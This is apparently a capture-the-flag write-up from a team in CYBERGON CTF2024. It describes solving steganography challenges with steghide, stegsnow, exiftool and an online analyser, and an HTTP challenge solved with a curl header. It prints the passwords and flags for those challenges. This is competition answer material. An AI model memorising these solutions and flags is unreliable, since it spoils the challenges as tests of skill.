
Pwn_I>
- CTF Team -

Flag: CYBERGON_CTF2024{y0u_g07_7h3_r!gh7_s1gn5}


Invisible



First, I downloaded the given file from challenge and I upload it in aperi solve then I got the possible password.




Then I checked the image metadata using exiftool, I have got nothing and then I use steghide to extract hidden data with a possible password. I got the flag.txt by using “getyourflag” this password.




Flag: CYBERGON_CTF2024{n07h1ng_5t4ys_h1dd3n}

What's behind the wall ?



I downloaded the given rar file and extracted it.I found challenge4.png and JS.txt then I upload it in aperisolve online stegano tool and I got password.




I don’t know what it is. After thinking a lot I got an idea to use stegsnow.

Flag: CYBERGON_CTF2024{3X1f_w1th_5n0w5}

HTTP

Protocol



First I tried to request it using curl it show access denide.I add content type and rerequest it again then I got flag.

```
C:\Users\ASUS>curl https://api.intelbyte.io/
Access denied!!!
C:\Users\ASUS>curl https://api.intelbyte.io/ -H "Content-Type: application/json"
CYBERGON_CTF2024{CybEr!-2024-G0n!-GeNt}
C:\Users\ASUS>
```

Flag: CYBERGON_CTF2024{CybEr!-2024-G0n!-GeNt}

Thanks For Challenges Cybergon

Team pwn_|>